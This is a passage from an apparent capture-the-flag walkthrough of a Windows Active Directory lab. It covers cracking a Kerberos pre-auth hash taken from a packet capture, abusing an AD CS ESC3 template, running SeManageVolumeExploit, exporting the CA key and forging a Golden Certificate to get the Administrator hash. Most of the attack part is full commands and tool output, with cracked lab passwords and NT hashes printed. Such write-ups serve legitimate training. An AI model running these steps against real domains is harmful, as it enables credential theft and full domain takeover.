    Directory: C:\Users\Sara.B\Documents\WS-01


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        11/4/2024  12:44 AM            530 Description.txt
-a----        11/4/2024  12:45 AM         296660 WS-01_PktMon.pcap
Looking at the kerberos packets, we find that the user lion.sk requested a TGT then a TGS:

Based on the packet we can reconstruct the kerberos hash.
The hash consists of 5 segments:
$krb5paliteral string +$+- Encryption type found in the
AS-REQ+$+ - Username or CNameString value +
$+ - Domain or Realm +
$+ - The encrypted timestamp
So it would be:
$krb5pa$18$Lion.SK$CERTIFICATE.HTB$23f5159fa1c66ed7b0e561543eba6c010cd31f7e4a4377c2925cf306b98ed1e4f3951a50bc083c9bc0f16f0f586181c9d4ceda3fb5e852f0
Let’s check if we can crack this:
$ echo '$krb5pa$18$Lion.SK$CERTIFICATE.HTB$23f5159fa1c66ed7b0e561543eba6c010cd31f7e4a4377c2925cf306b98ed1e4f3951a50bc083c9bc0f16f0f586181c9d4ceda3fb5e852f0' > lion.sk_hash

$ hashcat /usr/share/wordlists/rockyou.txt lion.sk_hash

<SNIP>
$krb5pa$18$Lion.SK$CERTIFICATE.HTB$23f5159fa1c66ed7b0e561543eba6c010cd31f7e4a4377c2925cf306b98ed1e4f3951a50bc083c9bc0f16f0f586181c9d4ceda3fb5e852f0:!QAZ2wsx
<SNIP>
Indeed, it cracked it! lion.sk : !QAZ2wsx
$ evil-winrm -i $IP -u lion.sk -p '!QAZ2wsx'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Lion.SK\Documents> cat ~/Desktop/user.txt
[REDACTED]

🤸 3.3 Lateral Movement (lion.sk -> )
We find the user to be member of the Domain CRA Managers group:
*Evil-WinRM* PS C:\Users\Lion.SK\Documents> whoami /all

USER INFORMATION
----------------

User Name           SID
=================== =============================================
certificate\lion.sk S-1-5-21-515537669-4223687196-3249690583-1115


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ==================================================
Everyone                                   Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
CERTIFICATE\Domain CRA Managers            Group            S-1-5-21-515537669-4223687196-3249690583-1104 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
The members of this security group are responsible for issuing and revoking multiple certificates for the domain users
Run bloodhound now:
$ bloodhound-python -d $DOMAIN -u lion.sk -p '!QAZ2wsx' -ns $IP -c All --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: certificate.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc01.certificate.htb
INFO: Testing resolved hostname connectivity dead:beef::19d
INFO: Trying LDAP connection to dead:beef::19d
INFO: Testing resolved hostname connectivity dead:beef::d3eb:8360:b433:1fdc
INFO: Trying LDAP connection to dead:beef::d3eb:8360:b433:1fdc
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: dc01.certificate.htb
INFO: Testing resolved hostname connectivity dead:beef::19d
INFO: Trying LDAP connection to dead:beef::19d
INFO: Testing resolved hostname connectivity dead:beef::d3eb:8360:b433:1fdc
INFO: Trying LDAP connection to dead:beef::d3eb:8360:b433:1fdc
INFO: Found 19 users
INFO: Found 58 groups
INFO: Found 3 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: WS-05.certificate.htb
INFO: Querying computer: WS-01.certificate.htb
INFO: Querying computer: DC01.certificate.htb
INFO: Done in 00M 07S
INFO: Compressing output into 20260624033642_bloodhound.zip
Let’s check out ADCS using certipy:
$ certipy-ad find -u lion.sk -p '!QAZ2wsx' -dc-ip $IP -stdout -vulnerable
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 18 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'Certificate-LTD-CA' via RRP
[*] Successfully retrieved CA configuration for 'Certificate-LTD-CA'
[*] Checking web enrollment for CA 'Certificate-LTD-CA' @ 'DC01.certificate.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : Certificate-LTD-CA
    DNS Name                            : DC01.certificate.htb
    Certificate Subject                 : CN=Certificate-LTD-CA, DC=certificate, DC=htb
    Certificate Serial Number           : 344CB419D59054904031B340F5A43923
    Certificate Validity Start          : 2026-03-12 20:45:00+00:00
    Certificate Validity End            : 2126-03-12 20:55:00+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : CERTIFICATE.HTB\Administrators
      Access Rights
        ManageCa                        : CERTIFICATE.HTB\Administrators
                                          CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
        ManageCertificates              : CERTIFICATE.HTB\Administrators
                                          CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
        Enroll                          : CERTIFICATE.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : Delegated-CRA
    Display Name                        : Delegated-CRA
    Certificate Authorities             : Certificate-LTD-CA
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : True
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireUpn
                                          SubjectAltRequireEmail
                                          SubjectRequireEmail
                                          SubjectRequireDirectoryPath
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
                                          AutoEnrollment
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Certificate Request Agent
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-05T19:52:09+00:00
    Template Last Modified              : 2024-11-05T19:52:10+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : CERTIFICATE.HTB\Domain CRA Managers
                                          CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : CERTIFICATE.HTB\Administrator
        Full Control Principals         : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
        Write Owner Principals          : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
        Write Dacl Principals           : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
        Write Property Enroll           : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
    [+] User Enrollable Principals      : CERTIFICATE.HTB\Domain CRA Managers
    [!] Vulnerabilities
      ESC3                              : Template has Certificate Request Agent EKU set.
ESC3: Abusing a certificate template that grants the “Certificate Request Agent” Extended Key Usage (EKU) to obtain an enrollment agent certificate, which is then used in a two-step attack to request a second authentication certificate on behalf of any highly-privileged user.
To exploit this:
# Step 1: Request the Enrollment Agent certificate

$ certipy-ad req -u lion.sk@$DOMAIN -p '!QAZ2wsx' -ca Certificate-LTD-CA -template Delegated-CRA
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 27
[*] Successfully requested certificate
[*] Got certificate with UPN 'Lion.SK@certificate.htb'
[*] Certificate object SID is 'S-1-5-21-515537669-4223687196-3249690583-1115'
[*] Saving certificate and private key to 'lion.sk.pfx'
[*] Wrote certificate and private key to 'lion.sk.pfx'
As templates ClientAuth, UserSignature and User are all disabled, we have to ask for SignedUser template:
1
    Template Name                       : SignedUser
    Display Name                        : Signed User
    Certificate Authorities             : Certificate-LTD-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireUpn
                                          SubjectAltRequireEmail
                                          SubjectRequireEmail
                                          SubjectRequireDirectoryPath
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
                                          AutoEnrollment
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    RA Application Policies             : Certificate Request Agent
    Authorized Signatures Required      : 1
    Schema Version                      : 2
    Validity Period                     : 10 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-03T23:51:13+00:00
    Template Last Modified              : 2024-11-03T23:51:14+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Domain Users
                                          CERTIFICATE.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : CERTIFICATE.HTB\Administrator
        Full Control Principals         : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
        Write Owner Principals          : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
        Write Dacl Principals           : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
        Write Property Enroll           : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Domain Users
                                          CERTIFICATE.HTB\Enterprise Admins
    [+] User Enrollable Principals      : CERTIFICATE.HTB\Domain Users
    [*] Remarks
      ESC3 Target Template              : Template can be targeted as part of ESC3 exploitation. This is not a vulnerability by itself. See the wiki for more details. Template requires a signature with the Certificate Request Agent application policy.
Looking at the flags we see that the user must have an email subject (flag: SubjectRequireEmail). Theoretically, we would be able to request a certificate for Domain Admin now but we have to verify whether admin has an email subject:
$ impacket-GetADUsers $DOMAIN/lion.sk:'!QAZ2wsx' -all
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Querying certificate.htb for information about domain.
Name                  Email                           PasswordLastSet      LastLogon
--------------------  ------------------------------  -------------------  -------------------
Administrator                                         2025-04-28 23:33:46.958071  2026-06-24 04:04:25.384944
Guest                                                 <never>              <never>
krbtgt                                                2024-11-03 10:24:32.914665  <never>
Kai.X                 kai.x@certificate.htb           2024-11-04 01:18:06.346088  2024-11-24 07:36:30.608468
Sara.B                sara.b@certificate.htb          2024-11-04 03:01:09.188915  2024-12-27 07:01:28.460147
John.C                john.c@certificate.htb          2024-11-04 03:16:41.190022  <never>
Aya.W                 aya.w@certificate.htb           2024-11-04 03:17:43.642034  <never>
Nya.S                 nya.s@certificate.htb           2024-11-04 03:18:53.829718  <never>
Maya.K                maya.k@certificate.htb          2024-11-04 03:20:01.657941  <never>
Lion.SK               lion.sk@certificate.htb         2024-11-04 03:28:02.471452  2024-11-04 09:24:08.500719
Eva.F                 eva.f@certificate.htb           2024-11-04 03:33:36.752043  <never>
Ryan.K                ryan.k@certificate.htb          2024-11-04 03:57:30.939423  2024-11-27 03:48:21.040389
akeder.kh                                             2024-11-24 03:26:06.813668  2024-11-24 03:51:49.735026
kara.m                                                2024-11-24 03:28:19.142081  <never>
Alex.D                alex.d@certificate.htb          2024-11-24 07:47:44.514001  2024-11-24 07:48:05.703180
karol.s                                               2024-11-24 03:42:21.125611  <never>
saad.m                saad.m@certificate.htb          2024-11-24 03:44:23.532500  <never>
xamppuser                                             2024-12-29 10:42:04.121622  2026-06-24 04:04:26.00998
He doesn’t so it won’t work. But the rest of the users can be used.
Looking through these users we find that ryan.k is member of the group Domain Storage Managers which makes this user the most interesting for us. This is the description of that group:
*Evil-WinRM* PS C:\Users\Lion.SK\Documents> net group 'Domain Storage Managers'
Group name     Domain Storage Managers
Comment        The members of this security group are responsible for volume-level tasks such as maintaining, defragmenting and managing partitions and disks.

Members

-------------------------------------------------------------------------------
Ryan.K
The command completed successfully.
Probably ryan.k has some kind of backup permissions which we can use to retrieve Admin’s NTLM hash. So let’s request a certificate for him now:
$ certipy-ad req -u lion.sk@$DOMAIN -p '!QAZ2wsx' -ca Certificate-LTD-CA -template SignedUser -on-behalf-of 'CERTIFICATE\ryan.k' -pfx lion.sk.pfx
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 38
[*] Successfully requested certificate
[*] Got certificate with UPN 'ryan.k@certificate.htb'
[*] Certificate object SID is 'S-1-5-21-515537669-4223687196-3249690583-1117'
[*] Saving certificate and private key to 'ryan.k.pfx'
[*] Wrote certificate and private key to 'ryan.k.pfx'
Noice, in order to grab the NTLM hash we have to request a TGT:
$ certipy-ad auth -pfx ./ryan.k.pfx -username ryan.k -domain $DOMAIN -dc-ip $IP
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'ryan.k@certificate.htb'
[*]     Security Extension SID: 'S-1-5-21-515537669-4223687196-3249690583-1117'
[*] Using principal: 'ryan.k@certificate.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ryan.k.ccache'
[*] Wrote credential cache to 'ryan.k.ccache'
[*] Trying to retrieve NT hash for 'ryan.k'
[*] Got hash for 'ryan.k@certificate.htb': aad3b435b51404eeaad3b435b51404ee:b1bc3d70e70f4f36b1509a65ae1a2ae6
Easy peasy. Ryan.k : b1bc3d70e70f4f36b1509a65ae1a2ae6
$ evil-winrm -i $IP -u ryan.k -H b1bc3d70e70f4f36b1509a65ae1a2ae6

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Ryan.K\Documents>
That’s it.
📈 4. Privilege Escalation (ryan.k -> Administrator)
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                      State
============================= ================================ =======
SeMachineAccountPrivilege     Add workstations to domain       Enabled
SeChangeNotifyPrivilege       Bypass traverse checking         Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set   Enabled
SeManageVolumePrivilege provides direct access to the disk allowing us to access basically anything on the disk.
Shoutout to CsEnox for creating SeManageVolumeExploit.
What it does is basically it replaces all the S-1-5-32-544 (Admin group) ACL rights on the C drive with S-1-5-32-545 (Users group).
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> .\SeManageVolumeExploit.exe
Entries changed: 874

DONE
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> cd C:\Users\Administrator\Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        6/23/2026   7:04 PM             34 root.txt
We’re in the directory. But for some strange reason we can’t read root.txt. Probably because it’s encrypted:
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cipher /c root.txt

 Listing C:\Users\Administrator\Desktop\
 New files added to this directory will be encrypted.

E root.txt
  Compatibility Level:
    Windows Vista/Server 2008

cipher.exe : Access is denied.
    + CategoryInfo          : NotSpecified: (Access is denied.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
Access is denied.  Key information cannot be retrieved.

Access is denied.
(E root.txt)
Anyways, maybe we can’t access root.txt but we have full access to C:\. So we have multiple ways to escalate privileges from here. Either by replacing a legitimate DLL or by reading SYSTEM & SECURITY hives or by gaining access to the private key of the CA itself. All ways are equal but I’ll choose the Golden Certificate path as this is the most silent and stable in a real environment.
In order to get the private key of the CA, we can do the following:
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> certutil -exportPFX 75b2f4bbf31f108945147b466131bdca .\ca.pfx
MY "Personal"
================ Certificate 6 ================
Serial Number: 75b2f4bbf31f108945147b466131bdca
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
 NotBefore: 11/3/2024 3:55 PM
 NotAfter: 11/3/2034 4:05 PM
Subject: CN=Certificate-LTD-CA, DC=certificate, DC=htb
Certificate Template Name (Certificate Type): CA
CA Version: V0.0
Signature matches Public Key
Root Certificate: Subject matches Issuer
Template: CA, Root Certification Authority
Cert Hash(sha1): 2f02901dcff083ed3dbb6cb0a15bbfee6002b1a8
  Key Container = Certificate-LTD-CA
  Unique container name: 26b68cbdfcd6f5e467996e3f3810f3ca_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Provider = Microsoft Software Key Storage Provider
Signature test passed
Enter new password for output file .\ca.pfx:
Enter new password:
Confirm new password:
CertUtil: -exportPFX command completed successfully.

*Evil-WinRM* PS C:\Users\Ryan.K\Documents> download ca.pfx
That CA’s serial number can be found in certipy’s find output. We use certutil to export the private key.
Now using the private key we can create any certificate for any user (the DC can’t mathematically distinguish between a “real” certificate and a Golden Certificate - both are signed with the exact same private key!):
$ certipy-ad forge -ca-pfx ca.pfx -upn Administrator@certificate.htb -subject 'CN=ADMINISTRATOR,CN=USERS,DC=CERTIFICATE,DC=HTB'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Saving forged certificate and private key to 'administrator_forged.pfx'
[*] Wrote forged certificate and private key to 'administrator_forged.pfx'

$ certipy-ad auth -pfx administrator_forged.pfx -dc-ip $IP
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'Administrator@certificate.htb'
[*] Using principal: 'administrator@certificate.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certificate.htb': aad3b435b51404eeaad3b435b51404ee:d804304519bf0143c14cbf1c024408c6
That’s it. Administrator : d804304519bf0143c14cbf1c024408c6.

$ evil-winrm -i $IP -u Administrator -H d804304519bf0143c14cbf1c024408c6

<SNIP>

*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ~/Desktop/root.txt
[REDACTED]
Easy money.
🧠 Learnings
- Zip Extraction Filter Bypasses: Applications that rely on archive extraction utilities might be vulnerable to extension filter bypasses if the framework evaluates file extensions differently than the extraction engine. Injecting a null byte into the filename array within the zip archive structure allows a backend processor to accept the file while dropping the trailing benign extension during write operations.
- Reconstructing Hashes from Traffic: Packet captures tracking active workstation behavior often intercept sensitive authentication exchanges. If an environment lacks strong Kerberos armoring, an adversary can carve raw data blocks from an unencrypted
AS-REQframe to rebuild a fully crackable pre-authentication timestamp hash offline. - AD CS ESC3 Multi-Stage Pivots: The presence of a template carrying the Certificate Request Agent EKU enables authorized operators to act as enrollment agents. This agent certificate can sign enrollment requests for other target templates on behalf of high-value objects, making any account that can modify UPN or satisfy specific property requirements (like a valid email attribute) an immediate target for lateral movement.
- Volume Management Overrides & EFS Protections: Possessing
SeManageVolumePrivilegepresents severe risk because it allows an operator to talk directly to the disk, enabling scripts to systematically clean or swap out file descriptors and security descriptors across system directories. However, because EFS encrypts files natively tied to a user’s master key, raw file access alone cannot decrypt data without a valid user context or a systemic fallback capability like a Golden Certificate.